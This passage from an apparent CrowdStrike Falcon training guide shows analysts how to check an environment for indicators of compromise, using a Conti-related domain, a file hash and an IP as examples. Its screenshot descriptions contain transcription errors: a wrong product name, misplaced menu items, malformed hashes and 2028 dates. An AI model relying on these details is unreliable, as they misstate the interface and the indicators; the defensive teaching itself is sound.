
The event search empowers users to search and report on a large volume of data with a flexible, easy to use query language. However, there are times when a simple IOC search is required.

## 16.5 INDICATOR SEARCHING

Many of us have been in situations where a news article or threat report has drawn attention to a specific attack. Often we are asked to report on any existing impact to the organization based on indicators of compromise. CrowdStrike makes simple search tools available specifically for those types of inquiries.

### STEP / 01

Navigate to Investigate > Bulk Domain Search.



The screenshot shows the netradyne web interface with the following navigation menu:


- Bookmarks**: Go to the pages, reports, and searches you use often and bookmark them.
- Activity**: Dashboard, Incidents, Detections, Quarantined Files, Firewall.
- Investigate**: Host Search, Hash Search, User Search, IP Search, Hash Execution Search, Bulk Domain Search (highlighted with a red box), Bulk Host Audit, USB Device Control, Event Search.
- Hosts**: Dashboard, Host Management, Groups, Zero Trust Assessment (New).
- Configuration**: Prevention Policies, Custom IOA Rule Groups, Detections Management, Exclusions, IOC Management (New), Firewall Policies, Firewall Rule Groups, USB Device Policies, Containment Policy, Sensor Update Policies, General Settings, Workflows (New), Notification Workflows, Activity Log, Audit Log.
- Dashboards**: All Dashboards, Private Dashboards, Shared Dashboards, Preset Dashboards, Legacy Dashboards, Scheduled Reports.
- Discover**: Overview, Application Usage, Application Usage Search, Application Usage by Host, Asset Inventory, MAC Address Search, Managed Assets, System Resources, Drive Encryption, Account Monitoring, Account Search, Failed Logon Attempts.
- Intelligence**: Dashboards, Tailored Intelligence, Actors, Reports & Feeds, Indicators, Submissions, Sandbox, Subscriptions.
- CrowdStrike Store**: All Apps, Partner Apps, Context Enrichment, CrowdStrike Apps, CrowdStrike Store Terms of Use, Privacy Notice.
- Support**: News, Documentation, Support Portal, Tool Downloads, Sitemap, Terms and Conditions.

At the bottom left, it says "Open the menu using [Ctrl] + [K] (Windows) or [⌘] + [K] (macOS) [New]".

## STEP / 02

Searching for the domain conti.news will return a report indicating how many hosts in your environment have communicated to that domain

conti.news



The screenshot shows the 'Bulk Domain Search' page with the following details:

Domain Names (space-delimited): conti.news

Time range: Last 7 days

Results:


Domain Name	Host Name	# of Hosts	First Look-up By	First Look-up Date	Last Look-up By	Last Look-up Date	WHOIS
1 conti.news	CS-FALCON-TH01 CS-FALCON-TH02 CS-FALCON-TH03 CS-FALCON-TH04 CS-FALCON-TH05 CS-FALCON-TH06	6	CS-FALCON-TH06	05/17/2028 15:48:25,295	CS-FALCON-TH05	05/17/2028 15:55:10,853	Check Now

Processes that looked up specified Domains:

Time (UTC)	Domain Name	Host Name	User Name	Parent Process ID	PID	Process ID	File Name	MD5	SHA256	Process Explorer ID	ConnID
2028-05-17 15:59:00	conti.news	CS-FALCON-TH06	ADM2N	4486927	4716	1937120933	filefor.exe	1d09ew1b2554558984200141104753	8f70c86e1ba2c9eb128e55908957baefac78889542576b087239fb043baef8	View	Contain Host
2028-05-17 15:48:59	conti.news	CS-FALCON-TH04	ADM2N	7180068	8844	1938451320	filefor.exe	1d09ew1b2554558984200141104753	8f70c86e1ba2c9eb128e55908957baefac78889542576b087239fb043baef8	View	Contain Host
2028-05-17 15:48:53	conti.news	CS-FALCON-TH05	ADM2N	23885442	9539	19381044652	filefor.exe	1d09ew1b2554558984200141104753	8f70c86e1ba2c9eb128e55908957baefac78889542576b087239fb043baef8	View	Contain Host
2028-05-17 15:41:27	conti.news	CS-FALCON-TH01	ADM2N	4377122536	8866	4863173304	filefor.exe	1d09ew1b2554558984200141104753	8f70c86e1ba2c9eb128e55908957baefac78889542576b087239fb043baef8	View	Contain Host
2028-05-17 15:41:09	conti.news	CS-FALCON-TH03	ADM2N	6556079	7456	193140628	filefor.exe	1d09ew1b2554558984200141104753	8f70c86e1ba2c9eb128e55908957baefac78889542576b087239fb043baef8	View	Contain Host
2028-05-17 15:39:56	conti.news	CS-FALCON-TH02	ADM2N	415815844	3772	418479552	chrome.exe	463bb6fac9602533aa4874ec5ff5f813	4f9bcacae0817acde5775cf82477f65188030ffba76a2f1a75f8866dc	View	Contain Host

## STEP / 03

Navigate to Investigate > Hash Search.




The screenshot shows the netradyne platform's main navigation bar and a grid of links. The 'Hash Search' link under the 'Investigate' category is highlighted with a red box. Other visible categories include Bookmarks, Activity, Hosts, Configuration, Dashboards, Discover, Intelligence, CrowdStrike Store, and Support.

Open the menu using **Ctrl + K** (Windows) or **⌘ + K** (macOS)

## STEP / 04

Using the following hash, we can quickly find the number of computers where this file hash is present.


5794ce98af725b29ae32280909a725812a89fd4ecdbbf7f121b83f031526a967



The screenshot shows the 'Hash Search' results for the SHA256 hash 5794ce98af725b29ae32280909a725812a89fd4ecdbbf7f121b83f031526a967. The results table includes columns for File Name, # of Computers, First Written On, First Written Date, Last Written On, Last Written Date, and SHA256. The table shows one entry with 2 computers, last written on 2020-09-17 at 18:28:41. Below the table, there are counts for various metrics: Unique ASEP Values Updated (0), Unique ASEP Keys Updated (0), Unique Executables Written (0), Unique Executables Deleted (0), Unique Domains Locked Up (0), and Unique Destination IP(s) (0). The message 'No results found.' is displayed at the bottom.

## STEP / 05

Navigate to Investigate > Destination IP Search



The screenshot shows the Falcon Insight navigation bar with several main categories: Bookmarks, Activity, Investigate, Hosts, Configuration, Dashboards, Discover, Intelligence, CrowdStrike Store, and Support. Under the Investigate category, the 'IP Search' option is highlighted with a red box. Other options in this section include Host Search, Hash Search, User Search, and Hash Execution Search.


Open the menu using **Ctrl** + **K** (Windows) or **⌘** + **K** (macOS) **New**

## STEP / 06

The IP search report also allows you to find out how many hosts in the environment have communicated with a specific address. It can also help you confirm a lack of traffic to a known bad IP. Enter the following address for Destination IP.

The search should return NO results which means that none of the systems have connected to the known bad IP. That is great news!

45.76.1.57



The screenshot shows the 'Bulk IP Search' page. At the top, there are dropdown menus for 'Search', 'ACTIVITY', 'TIMELINE', 'REPORTS', 'SENSORS', 'AUDIT', 'VULNERABILITIES', 'CUSTOM ALERTS', and 'INSTALLED APPLICATIONS'. Below these is a search bar with fields for 'Destination IP (space-delimited)', 'Company', and 'Select time range'. The 'Destination IP' field contains '45.76.1.57', the 'Company' field is set to 'All', and the 'Select time range' dropdown is set to 'Last 30 days'. A 'Submit' button and a 'Hide Filters' link are also present. The main area is titled 'IP Search Summary' and displays the message 'No results found.'


Falcon Insight provides customers with built-in search options to quickly understand the potential presence of different indicators in the environment. But, what if you wanted to understand how those indicators relate to each other?

## 16.6 THE CROWDSTRIKE INDICATOR GRAPH

While the individual IOC searches give us very useful data points, CrowdStrike also provides a graphical view of that information to help analysts visualize indicators, related intelligence and prevalence. In this scenario, we will use the CrowdStrike Indicator Graph to research the same indicators

### STEP / 01

Navigate to Intelligence > Indicators.




The screenshot shows the CrowdStrike Intelligence dashboard. The top navigation bar has 'Intelligence' selected. Below it, there's a grid of links categorized into several groups:

- Bookmarks:** Dashboard, Incidents, Detections, Quarantined Files, Real Time Response, Firewall.
- Activity:** Host Search, Hash Search, User Search, Source IP Search, Bulk Hash Search, Bulk Domain Search, Bulk IP Search, Event Search, USB Device Control.
- Investigate:** Dashboard, Host Management, Groups, Sensor Downloads, Installation Tokens.
- Configuration:** Prevention Policies, Custom IOA Rule Groups, Detections Management, Exclusions, Prevention Hashes, Firewall Policies, Firewall Rule Groups, USB Device Policies, Response Policies, Response Scripts & Files, Containment Policy, Sensor Update Policies, General Settings.
- Dashboards:** All dashboards (New), Private dashboards, Public dashboards, Preset dashboards, Legacy dashboards.
- Discover:** Overview, Application Usage, Application Usage Search, Asset Inventory, MAC Address Search, Managed Assets, System Resources, Drive Encryption, Account Monitoring, Account Search, Failed Logon Attempts.
- Spotlight:** Dashboard, Vulnerabilities, Installed Patches, Custom Filters, Reports.
- Intelligence:** Reports & Feeds (highlighted with a red box), Indicators, Tailored Intelligence, Submissions, Sandbox, Subscriptions.
- MalQuery:** Search, Hunt, Monitor.
- Users:** User Management.
- CrowdStrike Store:** All Apps.
- Support:** News, Docs, Support Portal, Ideas, Tool Downloads, API Clients and Keys, Privacy Policy, Sitemap, Terms and Conditions.

### STEP / 02

Select Create Indicator graph.



The screenshot shows the 'Indicators' page with 100 items listed. The table columns include:

- Indicator
- Type
- Malware Family
- Related Actors
- Related Reports
- Kill Chain
- Published ...
- Last Upda...

At the top right of the table, there is a button labeled 'Create indicator graph' with a red box around it.

Indicator	Type	Malware Family	Related Actors	Related Reports	Kill Chain	Published ...	Last Upda...
39e593d5078bb012db3e1bd4318...	SHA1 Hash	NetInfoNabster	--	--	--	Nov. 8, 2021...	Nov. 8, 2021...
3e4db3a95b0f18e4734665004a51...	MD5 Hash	NetInfoNabster	--	--	--	Nov. 8, 2021...	Nov. 8, 2021...
7928fd33881b56abff8bdf5c759b2...	SHA256 Hash	XORDoS	--	--	--	Nov. 8, 2021...	Nov. 8, 2021...
3758a0eb87dc6510b7a0412e2c75...	SHA1 Hash	XORDoS	--	--	--	Nov. 8, 2021...	Nov. 8, 2021...
c20b3ca5e7d00b8508be574dfcb...	SHA256 Hash	XORDoS	--	--	--	Nov. 8, 2021...	Nov. 8, 2021...
156749f9a97f313b4c79319a7fbbe0...	MD5 Hash	XORDoS	--	--	--	Nov. 8, 2021...	Nov. 8, 2021...
61bb365ce2c1d7ed13ae50aaefba32...	SHA1 Hash	XORDoS	--	--	--	Nov. 8, 2021...	Nov. 8, 2021...
1a8cda0f3c728200a0e4872cbe9b5...	SHA1 Hash	XORDoS	--	--	--	Nov. 8, 2021...	Nov. 8, 2021...
4f0002e2c9aab78f2385c6068037...	MD5 Hash	XORDoS	--	--	--	Nov. 8, 2021...	Nov. 8, 2021...
2d3c2d9b2063f138e666ffdfbe61...	SHA256 Hash	XORDoS	--	--	--	Nov. 8, 2021...	Nov. 8, 2021...
5dabd3a7458b365b8e9eff7743b8b...	SHA256 Hash	XORDoS	--	--	--	Nov. 8, 2021...	Nov. 8, 2021...
6b432bf9a201c2d377248ff96019a5...	MD5 Hash	XORDoS	--	--	--	Nov. 8, 2021...	Nov. 8, 2021...


### STEP / 03

To build a graph using the same indicators, use + to add the domain.

conti.news


#### STEP / 04

The new indicator appears in the middle with CrowdStrike Intelligence information on the left and a number of related hosts on the right



#### STEP / 05


Clicking on a report will show us a summary view as well as the option to view the complete report.



#### STEP / 06

